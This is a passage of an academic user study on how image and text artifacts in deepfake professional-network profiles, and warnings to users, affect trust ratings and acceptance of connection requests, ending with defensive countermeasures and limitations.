For each profile, participants rate their trustworthiness by assessing the integrity [**Q1**], ability [**Q2**], and benevolence [**Q3**] of the profile. While these factors are theoretically orthogonal [64], we find a strong positive pair-wise correlation between these measured factors ($R >= 0.71$, $p < 0.001$ for all correlations). Similar to past work [15, 45, 61], we aggregate these factors by defining a "trust score" as the mean of these variables to simplify the analysis. The trust score has a value range of $[0, 100]$. This score associates values less than 50 with a general distrust towards the profile, greater than 50 with a general trust, and equal to 50 with a lack of opinion.

Figure 5 shows a box plot of the trust score. General trends can be observed in the *descriptive statistics*. For example, "Hard"-prompted profiles are generally perceived as the least trustworthy ($\bar{x} = 63.3$, $s = 27.3$)[9] followed by "Soft" ($\bar{x} = 68.4$, $s = 22.8$) and "No" prompt ($\bar{x} = 74.4$, $s = 17.4$).

Surprisingly, in nearly all cases of prompting and artifact conditions, the average trust score of profiles is relatively positive (i.e., over the value of 50), denoting that most participants are trusting of presented profiles.

Modeling and Results. To quantify these effects, we use *linear mixed-effects regression* (or LMER) modeling. Regression is a common tool for statistical significance tests on a set of explanatory variables where we can isolate the effect of one variable while keeping other variables constant [67]. Unlike traditional linear regression, LMER can model random effects, allowing for non-independence between measured outcomes. Given the repeated-measured design of our study, this modeling is most appropriate.

[7] Our study was reviewed and approved by the IRB prior to recruitment.

[8] We manually inspect the open-form responses and exclude those with irrelevant single-word answers, answers copied from online sources, and duplicated answers across multiple participants.

[9] $\bar{x}$ denotes sample mean; s denotes sample standard deviation.

Variable	Estimate (β)	Std. Err.	p-value
Intercept	75.118	3.005	<0.001***
Prompt (Reference = Soft Prompt)			
No Prompt	5.187	2.019	0.011*
Hard Prompt	-4.447	2.024	0.029*
Artifact (Reference = Consistent)			
Inter Image	-2.018	2.093	0.335
Inter Text	-10.700	2.072	<0.001***
Intra Image	-12.334	2.079	<0.001***
Intra Text	-7.207	2.089	<0.001***
Gender (Reference = Female)			
Male	-2.317	1.703	0.175
Non-Binary	-8.664	8.287	0.297
Age	0.027	0.436	0.951
Generalized Trust	0.388	0.053	<0.001***

Table 1: **Trust Rating Analysis** – Linear mixed-effects regression model. The unit for estimate and standard error is the aggregated trust score. "Age" (in units of 5 years) and "Generalized Trust" are numeric and thus do not have a reference group. Significance is denoted by *** ($p < 0.001$), ** ($p < 0.01$), and * ($p < 0.05$).

We model the profile artifact, prompting condition, generalized trust, and demographics[10] of a participant as *fixed effects* upon the measured trust score. Additionally, to account for the fact that each participant responds to multiple profiles and thus introduces non-independence between ratings, we model each participant as a *random effect* upon the trust score.

The model is summarized in Table 1. Estimates (β) are the regression coefficients which represent the mean change in the output variable given a one-unit shift in the input variable while holding other input variables constant. A positive estimate indicates a positive correlation. Standard errors are represented in units of the aggregated trust score (ranging from 0 to 100), The p value represents the likelihood that the observed differences are caused by chance. The difference is considered statistically significant when $p < 0.05$.

We find that all prompt levels have significant effects on the trust score. The trust score under No prompt is significantly higher in comparison to that under Soft prompt ($\beta = 5.187$, $p < 0.05$). This indicates that simply making users aware that some profiles are algorithm generated (without revealing the characteristics of the fake profiles) will reduce users' trust. We also find a significant decrease of trust when comparing Soft prompt to Hard prompt ($\beta = -4.447$, $p < 0.05$). The result implies that user training will further reduce trust by showing what deepfake content and their artifacts look like.

To evaluate whether prompting causes a "spillover effect" and significantly affects the trust of *consistent profiles*, we run an ANOVA test. Over all consistent profiles, no statistically significant differences in trust are found with respect to the prompt conditions of No ($\bar{x} = 76.8$, $s = 16.0$), Soft ($\bar{x} = 73.3$, $s = 18.0$), and Hard ($\bar{x} = 72.1$, $s = 21.6$) as determined by a one-way ANOVA: $F(2, 281) = 1.595$; $p = 0.205$. In other words, while we find evidence that prompting decreases the trustworthiness over all profile conditions (Table 1), we do not find evidence that prompting significantly affects the trustworthiness of *consistent* profiles.

Observation 1: User prompting can decrease participants' trust towards the profiles overall. However, we do not find evidence that such an effect is significant on *consistent* profiles.

A number of artifact conditions significantly decrease the perceived trustworthiness of a profile, including intra-field image artifacts ($\beta = -12.334$, $p < 0.001$), intra-field text artifacts ($\beta = -7.207$, $p < 0.001$), and inter-field text artifacts ($\beta = -10.700$, $p < 0.001$). We do not find evidence that inter-field image artifacts (where a photo appears younger than the age implied in the work experience) significantly affect the trust score. The results suggest that a range of artifacts should be carefully handled by the attackers if they want to generate deepfake profiles to gain users' trust.

Finally, we find that self-reported generalized trust[11] is positively associated with the instance-specific trust ratings ($\beta = 0.388, p < 0.001$), which is consistent with prior works [64]. We find no evidence of either participant gender or age significantly affecting the resulting trust score.

Observation 2: Intra-field artifacts (in image and text) and inter-field text artifacts can decrease participants' trust towards a profile.

4.2 Profile Acceptance

After viewing and rating a profile, we ask participants whether they would *accept* or *ignore* the connection request sent by this profile [**Q5**].

Figure 6 shows the acceptance rate broken down by prompt level and artifact condition. For No-prompt condition, the consistent profiles have an acceptance rate of 90%; the acceptance rates of deepfake profiles (regardless the artifact conditions) are also fairly high (79%–85%). However, for Soft- and Hard-prompt conditions, the acceptance rate seems to be lower for certain artifact conditions. In particular, profiles with intra-field image, intra-field text, and inter-field text artifacts under Soft and Hard prompt, appear to be the least accepted by participants with acceptance rates between 43%–71%.

Modeling and Results. To determine the factors that significantly affect profile acceptance, we use *mixed-effects logistic*

[10] The two participants that did not disclose their demographics were excluded from all modeling analysis.

[11] Similar to the measured trust score, the generalized trust score is a mean aggregation of the three generalized trust factors [**Q7**-**Q9**].




Figure 6: **Request Acceptance Rate** – Profiles' request acceptance rates (based on **Q5**) under different prompt/artifact conditions.

Variable	Estimate (β)	Std. Err.	p-value
Intercept	1.702	0.350	<0.001***
Prompt (Reference = Soft Prompt)			
No Prompt	0.761	0.228	<0.001***
Hard Prompt	-0.163	0.201	0.418
Artifact (Reference = Consistent)			
Inter Image	-0.570	0.282	0.043*
Inter Text	-1.142	0.263	<0.001***
Intra Image	-1.525	0.264	<0.001***
Intra Text	-1.092	0.264	<0.001***
Gender (Reference = Female)			
Male	-0.026	0.180	0.887
Non-Binary	0.516	0.940	0.583
Age	0.025	0.047	0.589
Generalized Trust	0.023	0.006	<0.001***

Table 2: **Request Acceptance Analysis** – Logistic mixed effects regression model. The unit for estimate and standard error is log odds scaled. Significance is denoted by *** ($p < 0.001$), ** ($p < 0.01$), and * ($p < 0.05$).

regression. Logistic regression is appropriate because the outcome variable is *binary* — in our case, either profile acceptance (1) or rejection (0). Under this model, we include the profile artifact, prompting condition, generalized trust, and demographics of a participant as *fixed effects* and set each participant as a *random effect* upon the acceptance outcome.

Table 2 shows the estimates and standard error in log odds scaled units to represent the probability of acceptance. We find that participants with the No prompt are associated with significantly higher log odds of profile acceptance compared to participants with the Soft prompt ($\beta = 0.761$, $p < 0.001$). However, we do not find evidence that the Hard prompt further significantly decreases the likelihood of acceptance compared to the Soft prompt ($\beta = -0.163$, $p = 0.418$). This implies that just making users aware that deepfake profiles exist can already provide some degree of protection.

Observation 3: Knowledge of the existence of deepfake profiles can already decrease participants' likelihood to accept connection requests.

We find that all artifact conditions led to a significant reduction in the likelihood of request acceptance. Interestingly, inter-field ($\beta = -0.570$, $p < 0.05$) and intra-field ($\beta = -1.525$, $p < 0.001$) *image* artifacts show the smallest and largest decrease on profile acceptance, respectively. Both the inter-field ($\beta = -1.142$, $p < 0.001$) and intra-field ($\beta = -1.092$, $p < 0.001$) *text* artifacts have a much closer effect size that lies between the range of the image artifacts.

Like before, generalized trust of a participant is found to be a significant factor that affects a participant's likelihood to accept the connection request ($\beta = 0.023$, $p < 0.001$). We find no evidence to suggest that either participant gender or age significantly affects profile acceptance.

Observation 4: Both intra-field artifacts and inter-field artifacts, alongside prompting, can decrease the likelihood of a participant accepting a friend request.

4.3 Comparison of Different Artifacts

So far, we have compared the impact of different artifacts against the "consistent" profiles. Next, we evaluate whether these artifacts are significantly different among one another. To determine differences between treatments, we run a post-hoc comparison of the estimated marginal means produced by the models. We use the Bonferroni correction [41] because it allows us to make multiple pairwise comparisons of treatments without inflating false positives. Due to space limit, we only summarize our main observations, and the detailed analysis results are presented in the supplementary material [65].

Overall, we do not observe a clear pattern, except that inter-image artifacts (i.e., age inconsistencies between the profile image and the rest of the profile) have a lower impact on trust and acceptance than other artifacts. A possible explanation is that it is already common for people to use a photo of younger appearance on LinkedIn for impression management or reduce age discrimination during job seeking [31, 51], and thus, age inconsistencies have a lower impact on users' trust.

5 Reasoning and Strategies of Participants

In this section, we focus on the last research question (**RQ3**) and analyze participants' open-text responses to understand the reasons for the trust ratings of individual profiles [**Q4**] and their general strategies to assess profiles [**Q6**]. Open responses are analyzed via thematic analysis [12]. For both questions, a primary coder is assigned to code the collected responses and develop a codebook. A secondary coder then independently codes 15% of previously coded responses to

determine inter-coder agreement via Cohens-κ. When high agreement ($\kappa > .7$) is not reached, both coders meet up to discuss disagreements, make codebook improvements, and use the newly developed codebook to re-code each analyzed response. This process is repeated until high agreement is met. The resulting codebooks and the counts of each code are provided in the supplementary material [65]. In total, we code all $n = 858$ responses for **Q4** ($\kappa = 0.87$) and $n = 286$ for **Q6** ($\kappa = 0.72$) in our analysis[12]. Since we observe similar results under Soft- and Hard-prompt conditions, we simply refer them as "prompted" condition if not otherwise stated.

5.1 Profile Assessment Reasoning

Under each profile, we ask participants to point out aspects of the current profile that strongly influenced their rating [**Q4**]. $n = 858$ responses are thematically coded based on whether the participants referred to each user-interface (UI) element, whether they mention an inconsistency, and their overall feeling towards a profile.

Areas of Focus. Combining all conditions, most responses (n=478; 56%) mention the "Experience" section as an important consideration. Participants tend to use experience to judge the professional capabilities of a user, e.g., "*the 'Experience' section as it indicated not only that [the user] has more than 8 years of experience in human resources, but that the majority of that time has been spent in his current position as the HR manager at Bird Inc*" (P108).

The second most mentioned UI is the "About" section (n=304; 35%). Participants often use the "About" section to assess professional and personal qualities, e.g., "*well written description [not only] highlights [the users'] experience but her as a person*" (P115).

In comparison, fewer responses mention the profile images (n=153; 18%), "Education" section (n=139; 16%), the name (n=6; 1%), or connection number (n=1; <1%).

The overall results suggest that participants tend to put more attention to the "Experience" section than the "About" and profile image sections. Note that the experience section is highly structured. One possible explanation is that the structured list can be used as heuristics or mental shortcut, which reduces the cognitive load. However, this also leads to an important implication. Well-structured sections such as "Experience" are easier to generate using algorithms without introducing artifacts. In comparison, free-format text and images are harder to generate, and yet these sections do not draw as much user attention. The result is further supported by the mouse tracking data (Table 3).

Comparing prompted and non-prompted groups, we observe prompting seems to slightly change participants' area of focus. For example, more participant responses mention profile images and the "About" sections under the Hard prompt than the No prompt. This observation is also supported by the mouse tracking data (Table 3).

[12] We have $n = 286$ participants and thus receive 286 responses for **Q6**. Each participant views 3 profiles and answers **Q4** for each profile, which produces 858 responses for **Q4**.

Metrics		No	Soft	Hard
Profile Image (expand)		12%	17%	40%
Experience (expand)		36%	28%	30%
About (hover over)	Mean	4,841	4,486	7,341
	Median	611	331	989
Experience (hover over)	Mean	7,760	6,646	6,584
	Median	3,376	1,872	1,912
Education (hover over)	Mean	1,564	1,957	1,695
	Median	125	133	128

Table 3: **Mouse Tracking Results** – The top two rows report the percentage of participants that clicked on the UIs to expand profile images and the experience items. The bottom three rows report the mouse hover-over time (median and mean) in each UI section for "About", "Experience", and "Education" in milliseconds. After the Hard prompt, users are more likely to look for artifacts in profile images and the "About" text.

Observation 5: Participants pay more attention to the well-structured lists in the "Experience" section of a profile where generative algorithms are less likely to leave artifacts.

Artifacts Noticeability. To see how often artifacts are correctly noticed by participants, we focus on different artifact conditions (over all prompt levels) to analyze their responses.

First, intra-field text artifacts (e.g., grammar errors and repetitions) are noted in some responses (n=19; 13%). However, for both unprompted and promoted participants, they often attribute the artifacts to a lack of communication/writing skills. One unprompted participant mentions: "*his About section is honest, but it contains extraneous information that make him seem less interested in putting out a career focused LinkedIn profile*" (P189). One prompted participant notes: "*the description is repetitive and doesn't seem all that intelligent or knowledgeable*" (P59).

Intra-field image artifacts are also noted in some responses ($n = 30$; 21%). For unprompted participants, while these artifacts cause confusion, they do not appear to greatly affect user decision. For example, "*The profile looks excellent but I am wondering about her photo what's going on with that?*" (P43) and "*Again, it's the photo that is bothering me. Are they wearing a hat? I cannot tell*" (P156). After prompting, participants who saw such artifacts often immediately identify them as signs of an artificial profile, e.g., "*the picture is very off - this looks like an AI-generated picture to me*" (P215) and "*the hair is very weird and seems AI like*" (P51).

We observe that the text and image artifacts (intra-field) appear to have different effects. Even after the Hard prompt, par-

ticipants often have difficulties telling whether the observed text artifacts are the result of deepfake algorithms or of poor, but genuine, writing/communication skills. In contrast, after prompting, it is easier for the participants to attribute image artifacts because there are no other plausible explanations.

Observation 6: After prompting, participants can attribute intra-field image artifacts to fake profiles. However, they often find alternative explanations for intra-field text artifacts (e.g., poor writing/communication skills of the profile owner). These alternative explanations make it difficult to attribute intra-field text artifacts to fake profiles.

Inter-field text artifacts are also noted in some responses (n=27; 19%). Without prompts, participants express concerns but do not consider them as signs of fake profiles, e.g., "*I was worried that his background (legal) did not seem to match the jobs he's held. I am worried about his commitment*" (P37). After prompting, users are better at attributing such inter-field inconsistencies. For example, "*She is told about she was entrepreneur and she working different projects. i guess that this resume was fake*" (P62) and "*None of this persons about section was consistent with their role at Bird Inc. It appears to be completely fabricated or AI*" (P237).

Lastly, inter-field image artifacts are hardly noticed (echoing our findings in Section 4). Across all conditions, only one participant explicitly notes this inconsistency: "*The individual looks very young in his profile image. Doesn't really align with what I was expecting after reading their bio and looking over their experience and education*" (P93).

Observation 7: While participants have difficulties attributing *intra*-field text artifacts to fake profiles, they can attribute relational *inter*-field text artifacts after prompting.

5.2 Unexpected Perceptions of Artifacts

While prompting did not result in a significant difference in trust for "consistent" profiles (*Observation 1*), we still observe that prompted users occasionally perceive qualities within real images/text as signs of algorithm-generated artifacts [**Q4**].

Perception of Non-Existent Artifacts in Images. For profiles that only used *real* human images ($n = 572$), a few participants' responses (n=14; 2%) mention that AI-generated artifacts in the image affect their ratings.

When shown the image in Figure 7a), one Hard-prompted participant misinterprets the shoulder of another off-image person as algorithm-generated artifact: "*There is something wrong with the applicant's photo...the detail of one of her shoulders is impossible*" (P224). When shown the same image, another Hard-prompted participant notes a small glint on a tooth (likely a dental filling) and becomes suspicious: "*There is a little glitch in the corner of her mouth that makes me wonder if an AI made the photo"* (P111). Similar comments appear under other real images as well.



Professional with 7 years of experience in the field of Database Administration and a Masters in Computer Information Systems from California University of Management and Sciences. Have basic knowledge on Oracle APPS R12 Experience Administering, Upgrading and Maintaining Oracle 9i/10g/11g databases Production Database Monitoring and Maintenance. Exceptionally self-motivated, teamwork oriented, well-organized, efficient work habits and strong interpersonal skills. Multitask oriented and the ability to prioritize to meet deadlines. Analytical skills combined with outstanding leadership ability, creative problem solving skills. Currently working as a Senior Oracle Database Administrator for supporting production and development databases in Bird Inc.

(a) Profile Image **(b) "About" Text**

Figure 7: **Unexpected Artifacts noted in Consistent Profiles** – Examples of real image/text recognized as generated ones by some participants.

Interestingly, some perceived artifacts stemmed from racial and gender expectations of those in the images. When shown one image that depicted a woman of African descent, several participants perceive a disagreement between the name and the demographics of the subject. Two Soft-prompted participants note that "*the picture shows a Black woman but the name seems to belong to a White man"* (P68) (the name was Chris), and "*the name also doesn't suit the person in the image"* (P141) (the name was Alex). When shown a white man with the name "Lee", one Hard-prompted participant notes that "*the name is [of] Asian [descent], but the pic doesn't match"* (P202).

The result suggests that after prompting, users may overcompensate in their effort of looking for algorithm-generated artifacts and potentially begin to make judgments based on stereotypes. While the intention is likely benign, such behaviors could lead to disproportionate distrust towards real people who defy the stereotypes held by others.

Perception of Non-Existent Artifacts in Text. For profiles that were free of any major grammar errors or semantic inconsistencies ($n = 570$), some prompted participants (n=17; 3%) explicitly mention that AI-induced text artifacts impacted their ratings; this never happened under the No prompt.

For example, Figure 7 shows the "About" text of a consistent database administrator profile. Even so, some Hard-prompted participants believe that there are "*grammatical errors in his bio"* (P222) and "*there are some typos"* (P98).

Observation 8: Prompted participants sometimes overcompensate in the process of searching for deepfake artifacts, which leads to mistakes such as perceiving artifacts that do not exist or making judgments based on stereotypes.

5.3 Profile Assessment Strategies

At the end of the study, participants are asked to describe their profile assessment strategies [**Q6**]. $n = 286$ responses are thematically coded according to the referenced UI sections,

personal qualities inferred from the profile, inconsistencies noted, and the reasons for their ultimate decision.

Noted UIs. A majority of participants (n=218; 76%) mention specific UI sections in their response such as "Experience" (n=159; 56%), "About" (n=127; 44%), profile images (n=86; 30%), and "Education" (n=74; 26%). This result is consistent with the *instance-specific* decisions noted in Section 5.1 and gives more credence to *Observation 5* which notes that the well-structured experience section catches more user attention than free-form text and images. This behavior gives deepfake models room to make mistakes in text/image generation.

Search for Personal Qualities. Another common strategy mentioned is to examine the personal qualities of the individual in the profile (n=79; 28%). Most of these participants (n=64/79) focus on the profile's aptitude or ability, e.g., "*their abilities, qualifications and achievements played major roles in my assessment"* (P73). Some attempt to infer the underlying personality (n=28/79) to see if they were confident, professional, or easygoing. To do so, one participant uses profile text to note "*the tone of how they wrote about themselves"* (P164) while another uses their profile image to make this deduction: "*by looking at the picture of them you could see if they were friendly or if they showed signs of stress on their faces"* (P191).

Interestingly, the prompt level appears to affect this strategy. While commonly used among No-prompt participants (n=42; 44%), searching for personal traits is less frequently observed among Soft-prompted (n=22; 23%) and Hard-prompted (n=15; 16%) participants.

Search for Inconsistencies. Another common strategy is to search for inconsistencies in profiles (n=89; 31%). For example, when searching for intra-field text inconsistencies, some participants note specific qualities such as repetitions, grammar mistakes, and contradictions. Others rely on their own interpretation of fake profiles. One participant believes fake profiles were more likely to use generic descriptions, e.g., "*I also trusted the profile that spoke 'like a person' and not just a generic description*" (P194).

Again, the prompt level appears to affect the use of this strategy with respect to frequency and purpose. In terms of frequency, this strategy is more commonly used among Hard-prompted (n=41; 43%) and Soft-prompted participants (n=33; 35%) than unprompted participants (n=15; 16%). In terms of purpose, prompted participants typically look at a profile "*for 'red flags' that it could be an AI created profile"* (P221); interestingly, unprompted participants are not necessarily searching for signs of a fake profile, but rather to determine "*how honest they were"* (P266) and whether "*they are willing to 'skillfully' stretch the truth"* (P187). For this reason, under the unprompted condition, participants mention more about searching for disagreements *between* fields rather than focusing on grammar errors or picture anomalies.

Observation 9:
Prompting affect participants' profile assessment strategy. These warnings promote strategies that look for intra-field artifacts and demote strategies that infer the personal qualities of the individual in the profile.

Reasons for Actions. While no participants explicitly note why they would decline a request, several provided reasons why they would be inclined to accept and even hesitant to decline a request (n=10; 4%). One reason mentioned is the potential benefits a good connection could provide, e.g., "*how [the user's] experience may help me to better communicate and work with the Bird Inc team"* (P169).

Another reason is the lack of perceived risks associated with the action: "*I feel like there would be nothing to lose from accepting any and all invitations from Bird Inc. employees"* (P41).

Lastly, a group of participants noted that they feel *obliged* to accept such requests from fellow employees: "*These were all future coworkers, as they are all Bird employees, so I feel it's incumbent upon me to accept their connection requests*" (P21) and "*Since they're co-workers, even ones I haven't met to date, I feel predisposed to accepting their requests by default*" (P171). Some even note how not accepting a request could harm them: "*If they had a senior position then I would almost surely accept... It would be bad form to decline someone as that would only hurt and not help me*" (P184).

These results help to illuminate why professional social networks are attractive for social engineering attacks. When faced with a connection request, users not only weigh the opportunity cost of ignoring a valuable connection, but also the potential negative risks such actions may cause. Furthermore, when faced with these decisions, some participants are not aware of how a malicious user could negatively impact them.

Observation 10: Participants make decisions by weighing the benefits and costs of a connection. The trustworthiness of a profile is only one of many impacting factors in accepting or ignoring a connection request.

6 Discussion

In this section, we discuss countermeasures against deepfakes, platform moderation, and user intervention strategies. Then, we discuss the limitations of our study and future works.

6.1 Countermeasures for Deepfake Profiles

A key takeaway from our study is that average users (unprompted) are overly trusting of deepfake profiles (Figure 5) and are highly likely to accept their connection requests (with an acceptance rate of 79%–85%). To this end, we argue that

individual users should *not* be the front line of defense. Instead, automated detection methods and community-based moderation can play a bigger role.

Deepfake Profile Detection. Existing deepfake detection methods often only focus on a specific media type [66]; there is an opportunity to build detectors based on inter-field inconsistencies across media modalities. From the attackers' perspective, fully addressing inter-field inconsistencies using generative models alone is challenging. It would require them to develop more advanced knowledge representation methods to handle heterogeneous media types and even tackle the open challenges in common-sense reasoning [19, 57]. These challenges for attackers mean opportunities for defenders.

In addition, detection methods can inspect *other metadata* beyond profile content. For example, by looking into IP addresses, account registration information, social connections, and on-site activities [18, 33, 85, 90], detection methods may detect abusive accounts even if the profiles appear authentic. Meanwhile, intra-field deepfake image/text detection methods [7, 87, 94] can be used to analyze profile data to produce useful features. These defenses are relatively orthogonal and can be applied jointly for a more comprehensive defense.

Community-based Moderation. Community-based moderation plays a large role in platforms such as Twitter and Facebook to combat misinformation [26, 27, 82]. However, our results point out nuanced challenges when using this idea to deal with deepfake profiles. For instance, while we show that *some users* are able to reason about profile consistency at higher-level semantics (*Observation 7*) and that inconsistencies actively affect users' trust and actions (*Observations 2* and *4*), average users are likely to fail at detection. This echoes the result from a prior work [32]. In particular, we show that it is difficult for average users to disentangle honest mistakes from generative errors when dealing with texts (*Observation 6*), a major component of most platforms' content. To enable effective moderation, one possible direction is for social media platforms to identify capable users and appoint them as community moderators (e.g., the Reddit model). This can support expert-led crowdsourcing moderation. Recent work shows that knowledge moderators can effectively guide the crowd to conduct investigation tasks [84].

Empirical Measurements of Deepfake Profiles. Finally, developing effective countermeasures requires understanding how deepfake profiles are (and will be) used *in practice*. So far, empirical investigations [5, 13, 37, 71, 72, 77] suggest that real-world deepfake profiles are not (yet) used for large-scale attacks but are often used for targeted purposes. This means detection methods that focus on clustering large groups of similar accounts/profiles (e.g., [89]) are likely to be ineffective. However, these investigations are focused on specific campaigns and may not be representative. More systematic measurements on deepfake profiles are needed in future works.

6.2 Intervention Strategies for Users

Our study shows a *mixed result* with respect to potential intervention strategies for social media users. *For deepfake profiles*, we show that even a Soft prompt (i.e., informing the existence of deepfake profiles) reduces users' trust towards such profiles (*Observations 1* and *3*) and encourages users to focus on distinguishing features of deepfakes (*Observation 9*).

For legitimate profiles, however, the impact of prompting is inconclusive. In Section 4, we find no *statistically significant* evidence that prompting affects users' trust in consistent profiles (*Observation 1*), but our *qualitative* results in Section 5.2 show multiple cases where participants discredit legitimate users based on their fixation with artifact detection after reading deepfake tutorials (*Observation 8*). These mistakes could be due to the priming effect of the tutorials or a belief in stereotypes (e.g., expecting certain profile names given the inferred race and gender from profile images) which may disproportionately affect certain user populations. As such, we *do not* currently recommend social media platforms adopt user-oriented training or warning. Instead, platforms should focus on improving automated defenses and moderation strategies to detect and remove deepfake profiles before they can reach lay users.

6.3 Limitations

Our methodology still has a few limitations. *First*, recruiting participants from MTurk may lead to certain biases in user demographics [22] and privacy attitudes [48, 78]; additionally, we cannot guarantee participant attention (even with attention checks). These are inherent limitations of using MTurk. Nevertheless, MTurk responses have been shown to generalize well. Recent studies show that the reported security behaviors from MTurk generalize as well as census-representative panels [76], and MTurk workers are at least as attentive as subject pool participants [40]. *Second*, the role-playing methodology might not always reflect real-world behaviors. To the best of our ability, we follow existing guidelines [38] designed to improve the generalizability of results using role playing methods. The alternative (e.g., real-world phishing experiments), however, is challenging to execute given ethical considerations. *Third*, our study is conducted around LinkedIn profiles. It is possible that certain findings may not generalize to other social networks such as Twitter and Facebook. Future work is needed to extend the analysis to other social media platforms. *Fourth*, our study focuses on the perceived profile trustworthiness and likelihood to accept connection requests, which are related to the initial stages of social engineering. Future works may look into the effectiveness of using deepfakes to facilitate further actions (e.g., extracting sensitive information from target users). *Finally*, our study does not consider other profile factors such as the number of mutual connections or

location of residence. Future work may look into comparing the effects and interactions of these factors.

7 Conclusion

In this paper, we quantitatively evaluate how deepfake artifacts impact the perceived trustworthiness of a social network profile and users' willingness to connect with it. We also explore the effects of user prompting. We find evidence that various artifacts and all prompts significantly decrease the trustworthiness and acceptance rate of profiles; however, users still appear to largely fall victim to deception. We also qualitatively analyze users' reasoning and strategies when assessing a profile. We find users typically focus on well-structured sections instead of free-form areas (that are likely to have artifacts) and have difficulty in distinguishing text artifacts from honest mistakes. Prompting participants may help to recognize certain artifacts (e.g., those in images), but can lead to negative effect such as discrediting authentic profiles. Overall, the results suggest the need for future research to study defense mechanisms to protect users from deepfake profiles.

Acknowledgments

We thank the anonymous reviewers for their constructive comments and suggestions. This work was supported in part by NSF grants 2030521 and 2055233, and the Graduate Research Fellowship Program under Grant No. DGE-1746047.

References

[1] MightyRecruiter. https://www.mightyrecruiter.com/.

[2] Occupational Outlook Handbook. U.S. Bureau of Labor Statistics. https://www.bls.gov/ooh/.

[3] Amazon employees, bots or trolls? New Twitter bios emerge to speak out mostly against union effort. GeekWire, 2021. https://www.geekwire.com/2021/amazon-employees-bots-trolls-new-twitter-bios-emerge-speak-mostly-union-effort/.

[4] Hackers Spearphish Professionals on LinkedIn with Fake Job Offers, infecting them with malware, warns esentire. eSentire, 2021. https://www.esentire.com/security-advisories/hackers-spearphish-professionals-on-linkedin-with-fake-job-offers-infecting-them-with-malware-warns-esentire.

[5] Private industry notification (210310-001). FBI, 2021. https://www.ic3.gov/Media/News/2021/210310-2.pdf.

[6] Shalinda Adikari and Kaushik Dutta. Identifying fake profiles in linkedin. In *Proc. of PACIS*, 2014.

[7] Shruti Agarwal, Hany Farid, Ohad Fried, and Maneesh Agrawala. Detecting Deep-Fake Videos From Phoneme-Viseme Mismatches. In *Proc. of CVPR Workshops*, 2020.

[8] Hojjat Aghakhani, Aravind Machiry, Shirin Nilizadeh, Christopher Kruegel, and Giovanni Vigna. Detecting Deceptive Reviews Using Generative Adversarial Networks. In *Proc. of IEEE SP Workshops*, 2018.

[9] Pierre Baldi. Autoencoders, unsupervised learning, and deep architectures. In *Proc. of ICML Workshop on Unsupervised and Transfer Learning*, 2012.

[10] Leyla Bilge, Thorsten Strufe, Davide Balzarotti, and Engin Kirda. All your contacts are belong to us: Automated identity theft attacks on social networks. In *Proc. of WWW*, 2009.

[11] Dan Boneh, Andrew J. Grotto, Patrick McDaniel, and Nicolas Papernot. How Relevant is the Turing Test in the Age of Sophisbots? *CoRR*, 2019.

[12] Richard E. Boyatzis. *Transforming Qualitative Information: Thematic Analysis and Code Development*. SAGE, April 1998.

[13] Christopher Boyd. Deepfakes and linkedin: malign interference campaigns. MalwareBytes, November 2019. https://blog.malwarebytes.com/social-engineering/2019/11/deepfakes-and-linkedin-malign-interference-campaigns/.

[14] Tom Brown et al. Language models are few-shot learners. In *Proc. of NeurIPS*, 2020.

[15] Tommy Bruzzese, Irena Gao, Griffin Dietz, Christina Ding, and Alyssa Romanos. Effect of Confidence Indicators on Trust in AI-Generated Profiles. In *Proc. of CHI EA*, 2020.

[16] Qiang Cao, Michael Sirivianos, Xiaowei Yang, and Tiago Pregueiro. Aiding the detection of fake accounts in large scale social online services. In *Proc. of NSDI*, 2012.

[17] Jesse Damiani. DA Voice Deepfake Was Used To Scam A CEO Out Of $243,000. MalwareBytes, 2019. https://www.forbes.com/sites/jessedamiani/2019/09/03/a-voice-deepfake-was-used-to-scam-a-ceo-out-of-243000/.

[18] George Danezis and Prateek Mittal. Sybilinfer: Detecting sybil nodes using social networks. In *Proc. of NDSS*, 2009.

[19] Ernest Davis and Gary Marcus. Commonsense reasoning and commonsense knowledge in artificial intelligence. *Commun. ACM*, 2015.

[20] Daniela A. S. de Oliveira et al. Dissecting spear phishing emails for older vs young adults: On the interplay of weapons of influence and life domains in predicting susceptibility to phishing. In *Proc. of CHI*, 2017.

[21] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT: Pre-training of deep bidirectional transformers for language understanding. In *Proc. of NAACL*, 2019.

[22] Djellel Difallah, Elena Filatova, and Panos Ipeirotis. Demographics and dynamics of mechanical turk workers. In *Proc. of WSDM*, 2018.

[23] Liam Dugan, Daphne Ippolito, Arun Kirubarajan, and Chris Callison-Burch. RoFT: A Tool for Evaluating Human Detection of Machine-Generated Text. In *Proc. of EMNLP*, 2020.

[24] Chad Edwards, Autumn Edwards, Patric R. Spence, and Ashleigh K. Shelton. Is that a bot running the social media feed? testing the differences in perceptions of communication quality for a human agent and a bot agent on twitter. *Computers in Human Behavior*, 2014.

[25] Richard M. Everett, Jason R. C. Nurse, and Arnau Erola. The anatomy of online deception: what makes automated text convincing? In *Proc. of SAC*, 2016.

[26] Facebook. Facebook community standards on manipulated media, 2021. https://www.facebook.com/communitystandards/manipulated_media.

[27] Facebook. Fact-checking on facebook, 2021. https://www.facebook.com/business/help/2593586717571940.

[28] Asle Fagerstrøm, Sanchit Pawar, Valdimar Sigurdsson, Gordon R. Foxall, and Mirella Yani-de Soriano. That personal profile image might jeopardize your rental opportunity! On the relative impact of the seller's facial expressions upon buying behavior on Airbnb™. *Computers in Human Behavior*, 2017.

[29] Tiziano Fagni, Fabrizio Falchi, Margherita Gambini, Antonio Martella, and Maurizio Tesconi. Tweepfake: about detecting deepfake tweets. *CoRR*, 2020.

[30] FireEye. Fireeye m-trends: Hidden phishing risks during mergers and acquisitions. https://content.fireeye.com/m-trends/rpt-m-trends-2019, 2020.

[31] Krings Franciska, Gioaba Irina, Kaufmann Michele, Sczesny Sabine, and Zebrowitz Leslie. Older and younger job seekers' impression management on linkedin: Similar strategies, different outcomes. *Journal of Personnel Psychology*, 2020.

